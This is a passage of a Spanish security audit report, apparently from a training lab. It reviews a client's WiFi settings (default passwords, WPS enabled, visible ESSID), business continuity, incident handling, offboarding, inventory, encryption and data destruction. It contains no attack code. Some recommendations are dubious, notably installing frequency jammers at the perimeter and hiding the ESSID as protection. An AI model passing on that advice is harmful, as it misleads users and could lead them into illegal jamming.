⚠ Advertencia	12/03/2020 19:28:29	Time-Service	12	Ninguno	
⚠ Advertencia	12/03/2020 19:27:00	storfit	5	Ninguno	

2.1.8 Redes inalámbricas

Las conexiones Wifi son el mayor punto de debilidad de las empresas. Los hackers suelen empezar por este tipo de medios a la hora de atacar una red dada su facilidad para encontrar acceso a la información.

2.1.8.1 Cifrado



El protocolo de seguridad y cifrado de la información transmitida por redes wireless debe ser siempre WPA2, siendo este el único que puede ofrecer ciertas garantías de seguridad por su robustez.

Se recomienda, en base a las posibilidades de la entidad, no usar redes inalámbricas salvo necesidad real de estas.

En caso de darse esta necesidad, realizar un estudio de señal, de forma que la señal sea lo más baja posible en los entornos externos de la empresa, e incluso dentro de ella en las zonas innecesarias. Un buen método es el uso de inhibidores de frecuencias en las zonas periféricas.

Debido a las necesidades empresariales, en muchas ocasiones se hace necesario el uso de redes wifi.

Mientras que los protocolos de autentificación WEP y WPA generan una clave sencilla de descifrar mediante captura y comparativa de paquetes, WPA2 aumenta su robustez, haciéndola mucho más compleja de obtener.

Durante la auditoría se observa que el router del cliente tiene activada la red WiFi con seguridad WPA2.

Seguridad:	<input type="text" value="WPA2(AES)"/>
Número canal WiFi:	<input type="text" value="Auto"/>
Canal actual:	6

2.1.8.2 Contraseña robusta



NO APLICA

El uso de ataques a redes Wifi con WPA2 se centra en los ataques de captura y descifrado del tráfico emitido en base a claves almacenadas o generadas por diccionarios de palabras clave. Es por ello que la clave debe contener una fortaleza y robustez, además de no ser conocida por el personal no técnico.

Las características de la contraseña deben ser las siguientes para poder garantizar una alta fiabilidad:


- Mínimo de 14 caracteres.
- Uso de al menos una letra mayúscula.
- Uso de al menos una letra minúscula.
- Uso al menos de un número.
- Uso al menos de un carácter.
- No disponer del nombre de la empresa o marca en su contenido.
- Ser cambiada cada 90 días máximo.

Durante la auditoría se observa que el router del cliente tiene activado mostrar el nombre de identificación de la red (ESSID). Se recomienda activar la opción de “ocultar ESSID” para mejorar la seguridad.

También se observa que aunque la contraseña tiene 20 caracteres es la que viene por defecto pudiendo saberse mirando la parte posterior del router. Se recomienda cambiarla.

Nombre WiFi:	MOVISTAR_B37A
Ocultar Nombre WiFi:	<input type="radio"/> Si <input checked="" type="radio"/> No
Clave WiFi: Introduce letras, números y caracteres especiales (@,&,!,+ , etc) para que tu clave WiFi tenga seguridad alta
Estado Red Inalámbrica:	<input checked="" type="radio"/> Activado <input type="radio"/> Desactivado

También se observa que la contraseña de acceso al router es la que viene por defecto pudiendo saberse mirando la parte posterior del route. Se recomienda cambiarla.



2.1.8.3 WPS



NO APLICA

El WPS nos permite generar un código PIN de ocho números en las comunicaciones Wifi que podamos recordar de forma sencilla. Muchos routers y puntos de acceso traen esta opción configurada por defecto. De nada sirven las políticas de contraseña si WPS no está deshabilitado.

Siempre debe estar deshabilitada la opción WPS, la cual añade a la contraseña una nueva vía de acceso a la red inalámbrica fácilmente hackeable, al ser siempre un código PIN de 8 caracteres numéricos, lo que extremadamente fácil de obtener.

Durante la auditoría se observa que el router del cliente tiene activado el servicio WPS. Se recomienda su desactivación.

Wireless - Security

This page allows you to configure security features of the wireless LAN interface.

You may setup configuration manually

OR

through WiFi Protected Setup(WPS)

Note: When both STA PIN and Authorized MAC are empty, PBC is used. If Hide Access Point enabled or Mac filter list is empty with "allow" chosen, WPS2 will be disabled

WPS Setup

Enable WPS

Enabled ▾



2.1.9 Buenas prácticas

2.1.9.1 Eliminación de privilegios de instalación en Desktops

Cualquier organización empresarial debe disponer de un plan de empresa donde las tareas estén bien definidas. No es lógico poner a un soldador a administrar la facturación o poner al gerente a limpiar los cristales de la oficina.

Esto que parece tan evidente, no suele ser el caso en los temas informáticos.

Debe quedar muy claro que los que realmente tienen conocimientos de informática, son los que deben trabajar la parte informática, y nadie más.

Muchos usuarios disponen de su ordenador en casa, instalan aplicaciones, juegos y se manejan incluso muy bien. Pensar que ser un usuario medio o avanzado es suficiente para instalar cuanto deseemos en los equipos empresariales es un grave error.

La mayor parte de pérdida de información y daños creados por virus en las empresas del mundo es debido a esta aptitud de los usuarios. La pérdida de información en un equipo del hogar puede ser molesta, pero en una empresa

puede generar grandes pérdidas económicas, llegando incluso a afectar a toda la red informática.

Para evitar esto, los usuarios deben acceder a equipos instalados previamente con el kit de herramientas necesarias para la elaboración de sus funciones laborales, no teniendo que instalar ningún software adicional. Para ello deben tener limitados los privilegios de instalación, evitando así riesgos en la ejecución de aplicaciones que generen vulnerabilidades o incluso troyanos. En el caso de necesitar alguna aplicación, deben solicitar al departamento técnico la instalación, previa autorización, del software a instalar.





No se han definido directivas de restricción de software

No se definió ninguna directiva de restricción de software en este objeto de directiva de grupo. Si define directivas de restricción de software en este objeto de directiva de grupo, invalidarán la configuración de directiva heredada de otros objetos de directiva de grupo.

Para definir directivas de restricción de software, haga clic en Nuevas directivas de restricción de software, en el menú Acción.

Nota: tras la creación inicial de las directivas de restricción de software, es necesario reiniciar para que se apliquen.



2.1.9.2 Plan de contingencia

Ante cualquier catástrofe inesperada, la empresa debe ser capaz de iniciar sus funciones de la forma más rápida y eficaz posible nuevamente. Para ello debe existir un amplio plan de contingencia que explique detalladamente los pasos a tomar, indicando la responsabilidad de cada empleado ante cada acción a tomar.

Las empresas deben estar preparadas para prevenir, protegerse, y reaccionar ante incidentes de seguridad que puedan afectarles y que podrían impactar en sus negocios. Por este motivo es necesario proteger los principales procesos de negocio a través de un conjunto de tareas que permitan a la organización recuperarse tras un incidente grave en un plazo de tiempo que no comprometa su continuidad. De esta forma se garantiza poder dar una respuesta planificada ante cualquier fallo de seguridad. Esto repercutirá positivamente en el cuidado de nuestra imagen y reputación como empresa, además de mitigar el impacto financiero y de pérdida de información crítica ante estos incidentes.

Plan de Contingencia y Continuidad de Negocio

Aunque, en términos generales, se suelen enmarcar dentro del concepto de Plan de Continuidad de Negocio, sí que tenemos que distinguir tres tipos según el alcance o ámbito que tengan.

Plan de Continuidad de Negocio (PCN) establece la continuidad de una organización desde múltiples perspectivas: infraestructura TIC, recursos humanos, mobiliario, sistemas de comunicación, logística, sistemas industriales, infraestructuras físicas, etc. Cada uno de estos ámbitos tendrá a su vez un plan de continuidad más específico, ya que no es lo mismo la inundación de un almacén de logística que el corte del suministro eléctrico en una sala de servidores.

Plan de Continuidad TIC (o Plan de Contingencia TIC, PCTIC), es uno de los planes que forman el plan de continuidad de negocio de nuestra organización, pero restringido al ámbito TIC. Mientras que un PCN sirve de disparador para los diferentes planes de contingencia, un PCTIC se limita al ámbito tecnológico. Por ejemplo, si se produce un incendio en uno de nuestros almacenes, será necesario poner en marcha todos aquellos planes de continuidad de negocio relacionados con los procesos que han sido afectados. En este caso, nos centraremos en la parte tecnológica. Aunque el alcance de un PCN es por lo general superior al de un PCTIC, ya que hay otros procesos y activos no

tecnológicos implicados, las fases de su elaboración son básicamente las mismas.

Plan de Recuperación ante Desastres (PRD). En este caso, su fase de análisis es menos profunda y se enfoca al ámbito más técnico, de modo que es un plan reactivo ante una posible catástrofe. Por ejemplo, si tenemos un plan de desastres para nuestra página web de comercio electrónico, el PRD contendrá todos los pasos para la recuperación de la aplicación.

Cabe destacar dos aspectos:

1. Estos tres planes o ámbitos son inclusivos:

Plan de recuperación ante desastres.

Plan de continuidad TIC.

Plan de continuidad de negocio.

2. Dado que nuestra organización puede tener distintos servicios con distintas necesidades, lo dicho no implica que debamos abordar un proyecto que abarque todos los departamentos o servicios de la organización. Es decir, podemos desarrollar un PCTIC en un departamento o servicio de la organización que se amplíe a determinados servicios, que aunque no sean tecnológicos sí estén relacionados, o que nos interese abordarlo en este proyecto.

2.1.9.3 Gestión de incidencias

En toda empresa debe existir un informe de incidencias técnicas. Esto nos permite solventar cualquier problema de forma rápida y analizar donde se encuentran los fallos más habituales para poder solucionarlos.

Cualquier evento que no forma parte de la operación estándar de un servicio y que causa, o puede causar, una interrupción o una reducción de calidad del mismo se considera un “incidente” el cual debe ser gestionado con el propósito de tener control de los procesos, mejorar el uso de los recursos y determinar si genera o no riesgo para la operación.

Los incidentes de seguridad son situaciones que pueden causar un gran daño en nuestro entornos (sistemas de información, personas, negocios...); por este motivo es importante tener la capacidad, en primer lugar, de prevenirlas, y en segundo, de detectarlas y de responder adecuadamente a ellas. La detección se basa obligatoriamente en el despliegue de sistemas de vigilancia y en el uso adecuado de los mismos, mientras que la respuesta adecuada a los incidentes de seguridad pasa en primer lugar por la identificación clara de cualquier

incidente, su escalado hacia los grupos gestores del mismo correctos en cada caso y su contención, erradicación y recuperación. Y por supuesto, en todos los casos, por unas lecciones aprendidas: es imposible predecir un incidente, y el daño, por definición, será alto, con lo que un aspecto crítico es aprender de cada incidente de seguridad que suframos y mejorar nuestra protección para que, en un futuro, no nos pase algo similar y si nos pasa el daño sea mínimo.

El paso número uno para gestionar incidentes es la **PREVENCIÓN** de los mismos, el tratar de evitar que se materialicen y, por tanto, nos causen daño. Como garantizar la seguridad al 100% es imposible, deberemos también **DETECTAR** cualquier posible incidente que suceda, desplegando capacidades de vigilancia y consiguiendo que las personas las aprovechen al máximo; y esta vigilancia pasa por la **NOTIFICACIÓN** a los involucrados en la gestión: cualquier persona debe saber cómo notificar un incidente de forma adecuada para lograr que llegue al equipo o equipos resolutores lo antes posible. Cuando la gestión del incidente se asigna, el equipo de trabajo procede a su **ANÁLISIS**, identificando orígenes, alcance, daño... en definitiva, todo lo que permita la **RESOLUCIÓN** del propio incidente y el restablecimiento del funcionamiento normal de la organización. Y muy importante: el aprendizaje, tratando de garantizar la mejora continua e intentando que un hecho similar no vuelva a producirse y, si se produce, su daño sea menor.

¿Qué hacer si he sufrido un ataque o soy víctima de un fraude?

Identificación de la gravedad del ataque.

Protección de las pruebas.

Notificación a organismos externos.

Interponer, si procede, una denuncia ante las Fuerzas y Cuerpos de Seguridad del Estado.

Recuperación de los sistemas afectados.

Lecciones aprendidas.

Continuidad de negocio

Diseñar y probar un plan de continuidad de negocio que nos permita recuperar en un plazo razonable la operativa habitual de nuestra empresa para garantizar la continuidad del negocio.

Determinar el alcance del plan de continuidad del negocio: Debemos seleccionar los activos para los cuales garantizar la continuidad.

Concretar el flujo de responsabilidades: Determinar quién debe hacerse cargo de la situación en caso de desastre.

Realización de Análisis del Impacto en el Negocio: determinar cuáles son las actividades principales de la organización; las dependencias, con otros procesos o proveedores, de las actividades anteriores; el máximo tiempo que podemos estar sin esa actividad; el tiempo mínimo de recuperación del servicio a niveles aceptables.

Definir la política de comunicación y aviso a entidades externas: Analizaremos qué tipo de mensaje se debe transmitir y cómo.

Caducidad del plan de continuidad del negocio.

Elegir la estrategia de continuidad: políticas de copias de seguridad (qué, cuándo y dónde). Definir pruebas periódicas para verificar la integridad y la recuperación de la información.

Detallar la respuesta a la contingencia: Se deben detallar los procedimientos y controles que aseguren el nivel de continuidad de los procesos y activos.

Desarrollar actividades para verificar, revisar y evaluar el plan de continuidad del negocio: evaluaremos cada cierto tiempo todos los procedimientos y controles que lo componen, para modificarlos, eliminarlos o añadir nuevos si fuera necesario.

2.1.9.4 Procedimiento ante bajas, despidos o cambios laborales

Los empleados descontentos son la mayor amenaza para una empresa. Para evitar conflictos legales, fuertes sanciones económicas y pérdida de la confianza empresarial, debe existir bien definido un procedimiento ante bajas y despidos de empleados. Es fundamental que una vez confirmado un despido o baja, las cuentas del usuario sean deshabilitadas de forma inmediata durante un tiempo, en el que se obtendrá la información necesaria, antes de la eliminación total de los usuarios.

En el entorno de una empresa la rotación de personal es inevitable, y en algunos casos afecta de manera importante a la organización si no se ha previsto una gestión de la baja del empleado y de la continuidad del negocio frente a este acontecimiento.

Desde la perspectiva de la seguridad de la información, errores como:

- permisos de acceso a sistemas que no son cancelados,
- cuentas de correo que continúan activas tras la marcha del trabajador,

- dispositivos móviles u otro material de la empresa (llaves, tarjetas identificativas, tarjetas de crédito, información almacenada en llaves USB, software,...) que no son devueltos por el empleado,
- licencias de software que no son reasignadas,
- procesos de negocio no documentados, o que puedan quedar desatendidos,
- equipos que no son debidamente saneados para su reutilización, etc.

Incluso otros más dañinos como borrado o sustracción de información valiosa para la empresa, son algunos de los riesgos más habituales que se dan con la marcha de un trabajador.

Gestión de la baja del empleado

Normas como la ISO/IEC 27001 contemplan la gestión del cese o cambio de puesto de trabajo, con mecanismos para la devolución de todo el equipamiento y retirada de todos los derechos de accesos.

La tarea de rescisión de contrato con un trabajador, suele ser llevada a cabo de la manera más respetuosa posible con el trabajador por el departamento de Recursos Humanos, que además de los necesarios trámites y gestiones con la Seguridad Social (altas, bajas y variaciones de datos de trabajadores), producidos por distintos motivos (baja voluntaria, por despido, por pase a pensionista, por excedencia, por suspensión temporal ERE, por fin de contrato, por fin de la I.T., etc.), se deben realizar otras gestiones como las indicadas en el gráfico anterior de manera ágil y coordinada con el departamento de Informática.

Para ayudar en esta labor el departamento de Informática, siguiendo alguna metodología como ITIL, puede mantener una base de datos actualizada con todos los activos asignados a los trabajadores, apoyándose en una CMDB (Base de Datos de la Gestión de Configuración) o en un inventario de activos, que permita conocer toda la información asociada al trabajador.

Herramientas de inventario de activos

Las herramientas CMDB permiten el descubrimiento automático de activos y sus cambios, posibilitando la gestión e incidencias de los activos (hardware, software, licencias,...) conectados a la red de la organización, y otros activos. Algunas herramientas CMDB basadas en ITIL, permiten evaluar el producto mediante versiones de prueba online completas, ya instaladas y configuradas,

Características e integración con gestión de riesgos

Estas herramientas permiten gestionar de manera centralizada distintos tipos de activos hardware (servidores, ordenadores, impresoras, elementos de red, dispositivos de almacenamiento, etc.), identificando modelos, números de

serie, etc., así como software (aplicaciones, S.O., etc.), permitiendo gestionar sus licencias, fechas de adquisición y de caducidad, asociándolos a un usuario o departamento de la compañía.

Otra de las características de las herramientas CMDB es la capacidad de integración, con otras herramientas de inventario de activos que permiten realizar un análisis y gestión de riesgos de un sistema de información (asociación de amenazas más frecuentes, y salvaguardas o contramedidas a considerar), como puede ser la EAR/PILAR basada en la metodología Magerit.

Conclusión

Para una buena gestión de la baja del empleado y de la continuidad del negocio, además de la retirada de materiales, revocación de permisos y saneamiento de los activos, es fundamental, haber tomado medidas de seguridad en el momento de alta del trabajador como firma de cláusulas de confidencialidad, registro de los materiales entregados. De igual manera se deben tomar medidas de seguridad durante la relación contractual con medidas de concienciación, disponer de procesos de negocio documentados, seguir políticas de dar acceso sólo a la información necesaria, registrar las incidencias y nuevos materiales entregados, y disponer de personal de respaldo que pueda cubrir una baja repentina.

2.1.9.5 Manuales marcha atrás

En muchas ocasiones, una simple actuación puede generar un grave trastorno empresarial. Una simple actualización del sistema puede causar fallo en los equipos, impidiendo su arranque. Es por esto que es de vital importancia el uso de un sistema de preproducción, pero aún así, en muchas ocasiones esto no es suficiente. Para agilizar los procesos que se puedan originar ante estas causas, siempre que se realicen cambios en los equipos de red base o de importancia para las funciones laborales y comerciales, debe previamente crearse un manual de marcha atrás, de forma que en caso de fallo, pueda solventarse la situación de forma rápida hasta que estudiemos el caso particular.

La finalidad del plan de crisis es servir de elemento central en la gestión de la crisis, comúnmente en un departamento de informática dentro de una organización, desde que el incidente sucede hasta que las acciones de mitigación se encuentran ya en funcionamiento. Es el primer elemento del plan de continuidad al que debemos recurrir en caso de que ocurra un desastre

importante que afecta a los servicios prestados por nuestra organización y evita que tengamos que tomar más decisiones sobre la marcha de las necesarias.

¿cómo debe ser?:

Práctico y operativo porque no debemos perdernos en terminología, definiciones o listas interminables de responsabilidades, que son innecesarias e incluso un estorbo en el momento de la crisis. Evitemos también incluir información extra que no es relevante para la finalidad del documento: la gestión de la crisis. Por ejemplo, en la gestión de la crisis necesitaremos saber dónde están las copias de seguridad, quién las custodia y como obtenerlas. La política de copias, la descripción del software y hardware, los registros de las copias o los procedimientos de copias de seguridad son importantes, pero no pertenecen al plan de crisis y podemos extraer esa información a otro documento. Si la incluimos en el plan de crisis, eso sólo hará más difícil localizar la información importante en el momento necesario.

Real porque, por muy buenas que sean nuestras intenciones a la hora de describir el flujo de decisiones, los roles de cada persona, los comités, las vías de comunicación o los tiempos de respuesta, si éstos no son fieles a la realidad las cosas sólo saldrán bien en la ficción. Por ejemplo, si lo más lógico es que la activación del centro de respaldo la decida el responsable del departamento de informática, en el caso de aquellas empresas que dispongan del mismo, no debemos establecer que en caso de desastre se creará un comité donde esté el director general, personal de recursos humanos, el director financiero y el responsable de informática, porque eso introducirá confusión. Debe describir cómo se gestionarían las cosas y a medida que se vayan introduciendo cambios organizativos, deberemos actualizar el plan de crisis para que se adapte a la realidad de la empresa.

Información de ámbito general:

- Información general sobre los sistemas y los elementos más críticos. Las copias de seguridad, el acceso a las salas de servidores, la localización de las contraseñas, personal autorizado para el acceso fuera de horario, turnos, etc.
- Información sobre el personal potencialmente implicado en una situación de crisis, con sus datos de contacto. Especialmente, deben figurar aquellas personas con responsabilidad y capacidad de decisión para la activación de la contingencia, además del personal técnico que pudiera estar implicado.
- Si nuestra organización es compleja, debemos incluir además el proceso de escalado, en caso de que no sea posible localizar a parte del personal.
- Información de emergencias. Aunque dispongamos de un plan de emergencias, es recomendable incluir en este punto el teléfono de los

servicios públicos necesarios en una posible contingencia: bomberos, policía, hospitales cercanos, etc.

Pasos a seguir:

Este es el núcleo del documento, y debe contener un listado de los pasos a seguir en la situación de crisis. Cada uno de éstos debe contener la información básica y si es necesario, quién debe ejecutar el paso.

Por ejemplo, tras la detección de una potencial contingencia, uno de los pasos puede ser “Notificación al Responsable de Informática por parte del personal de guardia. Consultar su teléfono en el apartado X.X de este documento”.

Como hemos dicho antes, es primordial huir de fórmulas complejas, excesivamente burocráticas o que no sean operativas.

¿Qué pasos hemos de incluir en nuestro plan de crisis? Aunque este aspecto depende mucho de nuestra organización, lo normal es incluir estos grandes bloques:

- Detección y evaluación de la incidencia o contingencia.
- Notificación, escalado y toma de decisiones.
- Activación de la crisis.
- Comienzo y finalización de las tareas de recuperación.
- Restablecimiento del servicio a un estado que nuestra organización considere aceptable.

Lo importante es que la consecución de los pasos sea coherente y no introduzca problemas o elementos que no forman parte de nuestra organización. Al leer los pasos, debemos ser capaces de saber si refleja o no nuestra organización.

Escenarios de desastre:

Es posible que en nuestra organización únicamente contemplemos un potencial desastre, como por ejemplo una inundación en la sala de servidores.

No obstante, es habitual que contemplemos varios, que pueden afectar a diferentes entornos. Por ejemplo, podemos sufrir un error de software que afecte al ERP corporativo, pero también debemos contemplar el caso de la inundación. Es normal que en cada situación las condiciones de activación sean diferentes. En el primer caso, quizás queramos esperar cuatro horas antes de activar la contingencia, pero en el segundo, la activación será casi inmediata.

Por tanto, debemos tener un listado de los diferentes escenarios de desastre que consideremos que podemos sufrir, entendiendo siempre que no debemos considerar una incidencia poco crítica como un desastre. Dentro de los posibles escenarios de activación del plan podemos encontrarnos con desastres (fuego,

inundación, atentado, daño intencionado, etc.) o incidentes (fallo comunicaciones, corte fluido eléctrico, fallo hardware, virus, etc.), entre otros.

La información de cada escenario debe ser aproximadamente la siguiente:

En este punto debemos tener en cuenta diferentes factores: coste (temporal, técnico, económico, etc.) de las medidas de contingencia, complejidad de la marcha atrás, experiencia con el procedimiento de recuperación, etc.

- Descripción del escenario. Por ejemplo, caída de la cabina de discos central.
- Condiciones y tiempos de disparo. Es decir, bajo qué condiciones y cuánto tiempo estimamos necesario esperar antes de comenzar con las tareas de recuperación del servicio.
- Sistemas o servicios afectados por la contingencia.
- Personal técnico relevante.
- Proveedores relevantes para el escenario de desastre.
- Plan (o planes) de Recuperación asociado(s) al escenario de desastre.

Este punto será habitualmente un documento que contendrá un mayor nivel de detalle sobre la gestión de ese escenario concreto de desastre, y que es el que se utilizará en caso de que decidamos activarlo.

¿Cómo lo ponemos en práctica?

Ya sabemos cómo debe ser y qué debe contener nuestro plan de crisis. Pero, ¿cómo debemos utilizarlo?

Su utilización debe ser sencilla y casi inmediata: simplemente habrá que seguir los pasos que hemos establecido. Siguiendo los bloques anteriores, el plan de crisis estará desarrollado para adaptarse al siguiente flujo:

1. Detectamos una incidencia determinando si se encuentra entre los posibles escenarios de desastres que hemos definido con anterioridad.
2. Escalamos la incidencia y notificamos al personal relevante.
3. Analizamos detenidamente la incidencia junto con el personal relevante y se decide finalmente si se trata de un escenario de desastre o no.
4. Revisamos todos los escenarios de desastre que hayamos definido en el Plan de Crisis y escogemos los que apliquen, según su descripción, las condiciones de activación y los entornos afectados.
5. Una vez ha transcurrido el tiempo de disparo, si la situación no se ha restablecido, comenzamos con la ejecución de los Planes de Recuperación asociados. En este punto comienza a trabajar el personal técnico.
6. Seguimos el proceso hasta que se alcance una situación estable.

Al poner en marcha el plan de crisis, es muy razonable que encontrremos que no hemos considerado determinadas condiciones o incluso escenarios de

desastre, que hay algunos errores y omisiones, o que los tiempos de activación son demasiado cortos o largos.

Parte de estos problemas se solucionan manteniendo el plan de crisis actualizado y probándolo regularmente. El resto de problemas se resuelve aplicando el sentido común y evaluando los riesgos y beneficios en cada caso.

Hemos de entender que la finalidad de este documento es resolver problemas y reducir la improvisación, no ser una estructura rígida que cree nuevos problemas en la gestión de la crisis.

2.1.9.6 Control de inventario

El robo de un simple ordenador o disco duro de nuestra empresa, puede causar el cierre de la misma. Un empleado descontento o simplemente que quiera sacar dinero con amenazas, puede ir difundiendo la información de clientes, causándonos graves sanciones económicas y pérdida de prestigio y por lo tanto de clientes. Para evitar esto y además tener un mayor control del material empresarial se realizan los inventarios, donde se pondrán el mayor número de datos posible. En el caso de ordenadores la dirección Mac es imprescindible ante robos, al igual que el número de serie. Es fundamental que el control de inventario disponga de un control de fechas en las que se introducen modificaciones para saber así, cuando se actualizó por última vez.

Nombre	IP	Dirección MAC
ROUTER	192.168.1.1	1C:B0:44:14:B3:7A
WINDOWS 10	192.168.1.71	08:00:27:CA:0E:45
SERVER 2008	192.168.1.75	08:00:27:DA:DD:19
UBUNTU STUDIO 18.04	192.168.1.82	08:00:27:DA:03:8E
WINDOWS XP	192.168.1.68	08:00:27:18:EA:B4
SERVER 2003	192.168.1.81	08:00:27:24:FC:4B

2.1.9.7 Formación del personal

El desconocimiento de las técnicas que utilizan los ciberdelincuentes es la principal ventaja que tienen a la hora de conseguir sus objetivos.

Según datos de Google, tres de cada cuatro empresas españolas sufrió un ciberataque en el primer semestre de 2019. En 2020 las predicciones indican que los ciberdelincuentes utilizarán técnicas más sofisticadas para realizar ataques más selectivos. El factor humano influye de forma clave en un 80% de los ciberataques.

A pesar del dinero que se invierte en seguridad, los profesionales y empresas no logran evitar que las estadísticas suban año tras año.

La formación en prevención es fundamental para los empleados. El 80% de los problemas de seguridad informática se producen desde el interior, ya sea por desconocimiento o intencionado. Para evitar un gran porcentaje en esta problemática, los empleados deben estar concienciados mediante una formación base en seguridad informática y disponer desde que entran a trabajar de un manual de buenas prácticas, además de tener un acuerdo firmado de privacidad y responsabilidad.

Si queremos proteger nuestros equipos, nuestros negocios y a nosotros mismos hay algo muy importante que podemos hacer y que reduciría de manera notable el número de ataques con éxito. Estar educado y actualizado en las amenazas existentes es tan importante como invertir en seguridad.

2.1.9.8 Encriptación y autentificación de soportes

La encriptación o cifrado es un proceso mediante el cual volvemos ilegible una determinada información. La información una vez cifrada solo podrá verse si se aplica una clave previamente que debe conocer tanto el que cifra como el que descifra.

RGPD: Los datos sensibles deben ser cifrados, pero no solo estos, si no que debemos cifrarlos en función del riesgo que entraña para el afectado el descubrimiento de los datos personales por otra persona o empresa no autorizada. Debe aplicarse la medida de cifrado si su implantación mitiga un riesgo cierto.

Aquellas empresas que hayan implementado un sistema de cifrado y sufran una brecha de seguridad que afecte a los datos personales que gestiona, están exentos de notificar la brecha de seguridad a los afectados, ya que al estar protegida la información no hay peligro para los derechos de los usuarios.

Poner contraseña a un PDF o comprimir un archivo con contraseña no es cifrar.

Previa autorización de dirección, cada vez que un dispositivo empresarial abandone las instalaciones, debe disponer de un sistema de encriptación de toda la información, evitando que ante robos dicha información caiga en manos no deseadas.

2.1.9.9 Política de destrucción de información

En España la destrucción de información viene regulada en el **Reglamento LOPD**, concretamente en su Artículo 92.4 se recoge:

«Art. 92.4 Siempre que vaya a desecharse cualquier documento o soporte que contenga datos de carácter personal deberá procederse a su destrucción o borrado, mediante la adopción de medidas dirigidas a evitar el acceso a la información contenida en el mismo o su recuperación posterior.»

«112.2 Deberá procederse a la destrucción de las copias o reproducciones desechadas de forma que se evite el acceso a la información contenida en las mismas o su recuperación posterior.»

Cuando se utilizan métodos de borrado dispuestos por el propio sistema operativo como con la opción «eliminar» o la tecla «Supr» o «Delete», se realiza el borrado exclusivamente en la «lista de archivos» sin que se elimine realmente el contenido del archivo, que permanece en la zona de almacenamiento hasta que se reutilice este espacio con un nuevo archivo.

Por tanto toda aquella acción que no conlleve la eliminación, tanto de la información de la “lista de archivos” como del contenido del mismo, no consigue destruir eficazmente dicha información. Al formatear un dispositivo normalmente se sobre-escribe el área destinada a la “lista de archivos” sin que el área de datos donde se encuentra el contenido de los archivos haya sido alterada.

«Toda empresa debe contar con una política de borrado seguro de la información de los dispositivos de almacenamiento con los que trabaja»

Tipos de destrucción:

Destrucción certificada: Hay empresas que realizan la destrucción del material confidencial según la norma ISO15713 y emiten un certificado.

Desmagnetización: Exposición de los soportes de almacenamiento a un potente campo magnético, proceso que elimina los datos almacenados en el dispositivo. Válido para discos duros, disquetes, cintas magnéticas de backup, etc.

Sobre-escritura: Consiste en la escritura de un patrón de datos sobre los datos contenidos en los dispositivos de almacenamiento. Se debe escribir la

totalidad de la superficie de almacenamiento. Cada vez que se dé de baja un equipo o un dispositivo de almacenamiento de información, este debe ser formateado a bajo nivel y ser posteriormente destruido. En el caso de equipos bastará con la destrucción del cabezal de los discos duros.

Destrucción física:

Desintegración, pulverización, fusión e incineración: En una destructora de metal o en una planta de incineración autorizada.

Trituración: Trituradoras de papel. El tamaño del fragmento de la basura debe ser lo suficientemente pequeño para que los datos que no pueden ser reconstruidos.



3. Conclusiones

3. Conclusiones

La experiencia nos ha demostrado que realizar un esfuerzo enfocado a abordar los problemas descritos en este informe, **protegerán los activos más importantes de su empresa y ayudaran a prevenir posibles chantajes o sanciones económicas.**

Proteger nuestra organización contra una violación de la **información puede ahorrarle cientos de miles de euros y ayudarle a conservar la lealtad de sus clientes, empleados y la confianza de los accionistas.**

El traslado de la actividad de la mayoría de los actores de esta sociedad al ciberespacio, ha aumentado drásticamente su exposición a nuevos riesgos y amenazas. Por ello el concepto ciberseguridad, **cuyo objetivo es la protección de las organizaciones y las instituciones contra los ataques que los cibercriminales** lanzan para comprometer sus sistemas de información a nivel de hardware o software y contra el robo o destrucción de la información que almacenan o gestionan.

La ciberseguridad ya es una prioridad en la agenda de los gobiernos y de las empresas de todo el mundo. En 2014, nueve grandes organizaciones sobre diez han tenido algún tipo de brecha de seguridad con un coste medio anual para las organizaciones que se sitúa cerca de los 15 millones de dólares. **Un 46% de las organizaciones espera sufrir un ataque a lo largo del 2016.**

Es importante entender que los ciberdelincuentes **pueden atacar a cualquier tipo de empresa, siendo indiferente su tamaño o sector.** En AUDITOR conocemos que tipo de ataque son los más comunes en cada tipo de empresa para así poder tomar decisiones mejor documentadas a la hora de construir las defensas.

Recordarles que la seguridad de la información no es algo que incumba únicamente al departamento de TI. También debe ser importante para la directiva y el resto de los empleados, sea cual sea su función.

*Por todo esto llegamos a la conclusión de que el nivel de seguridad de su empresa **necesita mejorar urgentemente.** Esperamos que los temas de este informe sean abordados a la mayor brevedad posible.*



Quedando a la espera
Reciban un cordial saludo

Director General PentestLab
José Pérez